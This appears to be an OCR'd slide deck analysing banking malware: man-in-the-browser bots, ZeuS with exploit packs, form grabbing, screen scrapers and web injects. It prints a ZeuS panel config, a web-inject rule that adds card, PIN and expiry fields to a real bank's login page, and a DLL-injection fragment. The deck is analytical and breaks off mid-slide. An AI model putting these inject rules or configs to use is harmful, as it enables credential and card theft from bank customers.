893	106.986376			TCP http > 22062 [ACK] Seq=1 Ack=155 Win=6432 Len=0
894	106.986753			HTTP HTTP/1.1 404 Not Found (text/html)
895	107.178431			TCP 22062 > http [ACK] Seq=155 Ack=560 Win=64240 Len=0
896	107.987213			TCP http > 22062 [FIN, ACK] Seq=560 Ack=155 Win=6432 Len=0
897	107.987280			TCP 22062 > http [ACK] Seq=155 Ack=561 Win=64240 Len=0
1137	145.147871			TCP 22064 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1138	145.156688			TCP 22065 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1

Browser/ Bot – Exploitation Paradigm

Reality of the Bots


- Inside Bot - Characteristics
  - Similar working to ring 3 rootkit
    - Hooking and hijacking in userland space
    - Perform injections in the web processes
  - Hooks HTTP communication interface
    - Exploit browsers - on the fly content injections
  - Infection = {Bots + Plugins}





Man In the Browser (MITB)


- The Reality of MITB
  - Malware (bot/trojan) having an ability to infect victim browsers
  - Capable enough to modify web pages, perform non legitimate transactions
  - Invisible to users and browsers
  - Steal the credit card number efficiently
  - Spying on browser sessions



http://www.cronto.com/download/internet_banking_fraud_beyond_phishing.pdf

Browser – User Agent Fingerprinting

- User Agent Fingerprinting
  - Detecting the state of running browser in the system
  - Provides plethora of information about browser versions
    - Typically requires to serve specific exploits for downloading bots



Browser – User Agents

Firefox 3.6.12	
Mozilla	MozillaProductToken. It's a Mozilla based user agent
5.0	Mozilla Version
Windows	Platform
U	Security values: • **N** for no security • **U** for strong security • **I** for weak security
Windows NT 6.0	Operating System: Windows Vista
en-US	Language Tag, indicates the language for which the client had been localized (e.g. menus and buttons in the user interface) en-US = English - United States
rv:1.9.2.12	CVS Branch Tag The version of Gecko being used in the browser
Gecko	Gecko engine inside
20101026	Build Date: the date the browser was built
Firefox	Name : Firefox
3.6.12	Version
.NET CLR 3.5.30729	.NET framework Version : 3.5.30729
.NET4.0C	.NET framework Version : 4.0 Client Profile

Real Time Example : Browser Sniffing


No.	Time	Source	Destination	Protocol	Info
3647	2012.45602	192.168.179.147	[redacted]	TCP	60828 > https [FIN, ACK] Seq=85 Ack=1248196167 Win=64240 Len=0
3648	2012.45683	[redacted]	192.168.179.147	TCP	https > 60828 [ACK] Seq=1248196167 Ack=86 Win=64239 Len=0
3655	2017.18910	192.168.179.147	[redacted]	TCP	fnet-remote-ui > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
3656	2017.34531	[redacted]	192.168.179.147	TCP	http > fnet-remote-ui [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
3657	2017.34611	192.168.179.147	[redacted]	TCP	fnet-remote-ui > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
3658	2017.34655	192.168.179.147	[redacted]	HTTP	GET /__extraweb__authen HTTP/1.1
3659	2017.34683	[redacted]	192.168.179.147	TCP	http > fnet-remote-ui [ACK] Seq=1 Ack=839 Win=64240 Len=0

```
⊞ [Expert Info (Chat/Sequence): GET /__extraweb__authen HTTP/1.1\r\n]
  Request Method: GET
  Request URI: /__extraweb__authen
  Request Version: HTTP/1.1
Host: [redacted]\r\n
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.18) Gecko/20110614 Firefox/3.6.18\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
[truncated] Cookie: EXTRAWEB_REFERER=%252FpreauthMI%252Fsniffer.js; test=true; EPC_MI=%26activeX%3A0%26win%3A1%26win32%3A1%26pl
\r\n
```

```
0180  3d 30 2e 37 2c 2a 3b 71  3d 30 2e 37 0d 0a 4b 65   =0.7,*;q =0.7..Ke
0190  65 70 2d 41 6c 69 76 65  3a 20 31 31 35 0d 0a 43   ep-Alive : 115..C
01a0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d   onnectio n: keep-
01b0  61 6c 69 76 65 0d 0a 43  6f 6f 6b 69 65 3a 20 45   alive..C ookie: E
01c0  58 54 52 41 57 45 42 5f  52 45 46 45 52 45 52 3d   XTRAWEB_ REFERER=
01d0  25 32 35 32 46 70 72 65  61 75 74 68 4d 49 25 32   %252Fpre authMI%2
01e0  35 32 46 73 6e 69 66 66  65 72 2e 6a 73 3b 20 74   52Fsniff er.js; t
01f0  65 73 74 3d 74 72 75 65  3b 20 45 50 43 5f 4d 49   est=true ; EPC_MI
0200  3d 25 32 36 61 63 74 69  76 65 58 25 33 41 30 25   =%26acti veX%3A0%
0210  32 36 77 69 6e 25 33 41  31 25 32 36 77 69 6e 33   26win%3A 1%26win3
0220  32 25 33 41 31 25 32 36  70 6c 61 74 66 6f 72 6d   2%3A1%26 platform
0230  25 33 41 57 69 6e 33 32  25 32 36 77 69 6e 78 70   %3AWin32 %26winxp
0240  25 33 41 31 25 32 36 6d  6f 7a 25 33 41 31 2e 39   %3A1%26m oz%3A1.9
0250  2e 32 2e 31 38 25 32 36  62 72 6f 77 73 65 72 25   .2.18%26 browser%
0260  32 41 4e 65 74 73 63 61  70 65 25 32 36 62 72 6f   2ANetsca pe%26bro
```

Sniffer.js is passed in cookie

Real Time Example : Browser Sniffing




```
// Attempts to discover what operating system the client is using.
//
function discoverOS()
{
    // What platform are we on?
    isWin = ((userAgent.indexOf("win") != -1) || (userAgent.indexOf("16bit") != -1));

    isWin95 = ((userAgent.indexOf("win95") != -1) || (userAgent.indexOf("windows 95") != -1));

    isWin16 = ((userAgent.indexOf("win16")!=-1) || (userAgent.indexOf("16bit")!=-1) ||
               (userAgent.indexOf("windows 3.1")!=-1) || (userAgent.indexOf("windows 16-bit")!=-1));

    isWin31 = ((userAgent.indexOf("windows 3.1")!=-1) || (userAgent.indexOf("win16")!=-1) ||
               (userAgent.indexOf("windows 16-bit")!=-1));

    isWinME = ((userAgent.indexOf("win 9x 4.90") != -1));

    isWin2k = ((userAgent.indexOf("windows nt 5.0")!=-1) ||
               (userAgent.indexOf("windows 2000")!=-1));

    isWinXP = ((userAgent.indexOf("windows nt 5.1")!=-1) ||
               (userAgent.indexOf("windows xp")!=-1));

    isWinVista = (userAgent.indexOf("windows nt 6.0")!=-1);

        isWin7 = (userAgent.indexOf("windows nt 6.1")!=-1);

    isWin64 = ((userAgent.indexOf("wow64") != -1) ||
               (userAgent.indexOf("win64") != -1));

    // NOTE: Reliable detection of Win98 with Navigator 4.x and below may not be
    // possible since you just get "Windows" in the user-agent.
    isWin98 = ((userAgent.indexOf("win98")!=-1) || (userAgent.indexOf("windows 98")!=-1));

    isWinNT = ((userAgent.indexOf("winnt")!=-1) || (userAgent.indexOf("windows nt")!=-1) && !isWinXP);

    isWinCE = ((userAgent.indexOf("wince")!=-1) || (userAgent.indexOf("windows ce")!=-1) ||
               (userAgent.indexOf("windowsce")!=-1));
```


Browser Exploit Packs and Bots

- Is This True Artifact?
  - Yes it is.
    - BEP's are used in conjunction with botnets
    - On successful exploitation, bot is dropped onto the victim machine
    - Harnessing the power of two different frameworks to deliver malware
    - Some traces have been seen of ZEUS (Botnet) + BlackHole (BEP)


```
$DBHOST = "localhost";
$DBNAME = "Zeus";
$DBUSER = "root";
$DBPASS = "pass";
$ADMINPW = "aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "suckit";
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "ashrfwdogsfvxn.exe", "DE" => "ashrfwdogsfvxn.exe", "US" =>
    "ashrfwdogsfvxn.exe");
```


Browser – Screen Scrapers

- Why?
  - Capturing screenshots from the victim machines during bank transactions
  - It is possible to capture whole system screenshots not only the browser activities
  - Provides additional support for bots for data exfiltration
  - Exploit the system level functions and generic modules
- How?
  - Mouse cursor is the reference point which is the center of the screenshot
  - Explicit rules are defined for capturing screenshots
  - Rules consist of following parameters
    - URL_MASK
    - WIDTH
    - HEIGHT
    - MINIMUM_CLICKS
    - MINIMUM_SECONDS




Browser – Screen Scrapers






Browsers - Form Grabbing

- Why?
  - Keylogging produces plethora of data
  - Form grabbing – extracting data from the GET/POST requests
  - Based on the concept of hooking and DLL injection
  - Virtual Keyboards
    - Implements the form grabbing functionality to send POST requests
    - No real protection against malware



Browsers - Form Grabbing

- Facts and Reality
  - All the botnets (Banking, IRC etc) use this technique
  - Very hard to overcome the consequences
  - All browsers can be circumvented to execute non legitimate hooks



Credit Card Grabber - Verification

- Why the Credit Card number stealing is a success?
  - Bots are always successful in extracting credentials from the POST request
  - Question – Aren't bot make mistakes in extracting Credit Card (CC) numbers?
  - Well, bots are very smart in nature. They use inbuilt CC plugins.
  - CC Verification – The credit card number is verified against LUHN's algorithm prior to send it to botnet database. Viola !

Card Type	Prefix(es)	Active	Length	Validation	Symbol for coverage chart
American Express	34, 37[1]	Yes	15[2]	Luhn algorithm	AmEx
Bankcard[3]	5610, 560221-560225	No	16	Luhn algorithm	BC
China Union Pay	622 (622126-622925)	Yes	16,17,18,19	*unknown*	CUP
Diners Club Carte Blanche	300-305	Yes	14	Luhn algorithm	DC-CB
Diners Club enRoute	2014, 2149	No	15	no validation	DC-eR
Diners Club International[4]	36	Yes	14	Luhn algorithm	DC-Int
Diners Club US & Canada[5]	55	Yes	16	Luhn algorithm	DC-UC
Discover Card[6]	6011, 65	Yes	16	Luhn algorithm	Disc
JCB	35	Yes	16	Luhn algorithm	JCB
JCB	1800,2131	Yes	15	Luhn algorithm	JCB
Maestro (debit card)	5020,5038,6304,6759	Yes	16,18	Luhn algorithm	Maes
MasterCard	51-55	Yes	16	Luhn algorithm	MC
Solo (debit card)	6334, 6767	Yes	16,18,19	Luhn algorithm	Solo
Switch (debit card)	4903,4905,4911,4936,564182,633110,6333,6759	Yes	16,18,19	Luhn algorithm	Swch
Visa	4[1]	Yes	13,16[7]	Luhn algorithm	Visa
Visa Electron	417500,4917,4913	Yes	16	Luhn algorithm	Visa

Browser/ Bot – Web Injects & Web Fakes

Web Injects – Infection on the Fly

- Web Injects
  - Injecting incoming request with malicious content
  - Web page is tampered which looks legitimate
    - Primary aim is to inject credential stealing forms and input tags
    - Similar concept is used to inject pointers to remote malware site
    - Concept of Third Generation Botnets (Give me your money ☺)


```
set_url https://click.alfabank.ru/ALFAIBSR/ControllerServlet* G
data_before
<input class="text_login" type='password' name='password'*</td>
data_end
data_inject
<tr>
<td>
<input class='text' type='text' name='ATM' size='13' value="" style="display:none" disabled>Íîìåð êàðòû:</td>
<td><input class='text' type='text' name='ATM' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='ATMid'></td><tr>
<td>
<input class='text' type='password' name='PIN' size='13' value="" style="display:none" disabled>ÏÈÍ Êîä:</td>
<td><input class='password' type='password' name='PIN' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='PINid'></td>
<tr>
<td>
<input class='text' type='text' name='EXP' size='13' value="" style="display:none" disabled>Äåéñòâ äî: (ïðèìåð 01/10)</td>
<td><input class='text' type='text' name='EXP' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='EXPid'></td>
data_end
data_after
<td>
data_end
```

Web Injects – How ?

- Web Injects
  - Hooking
    - Long live exploitation technique
  - Browser Libraries
    - Hooking nspr4.dll and wininet.dll
      - IAT hooking, Inline hooking or through DLL injections.
    - Webinjects.txt
      - Rule file used for defining injection metrics (discussed in next part)
      - Used for debugging purposes to test and verify the injections before the actual bot performs infection
      - The exploitation is done on the HTTP responses returning back form the sever

```
//Find the address of t
HMODULE hLocKernel32 =
FARPROC hLocLoadLibrary

//Adjust token privileg
HANDLE hToken;
TOKEN_PRIVILEGES tkp;
```



Web Injects – Log Detection

```
set_url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GP

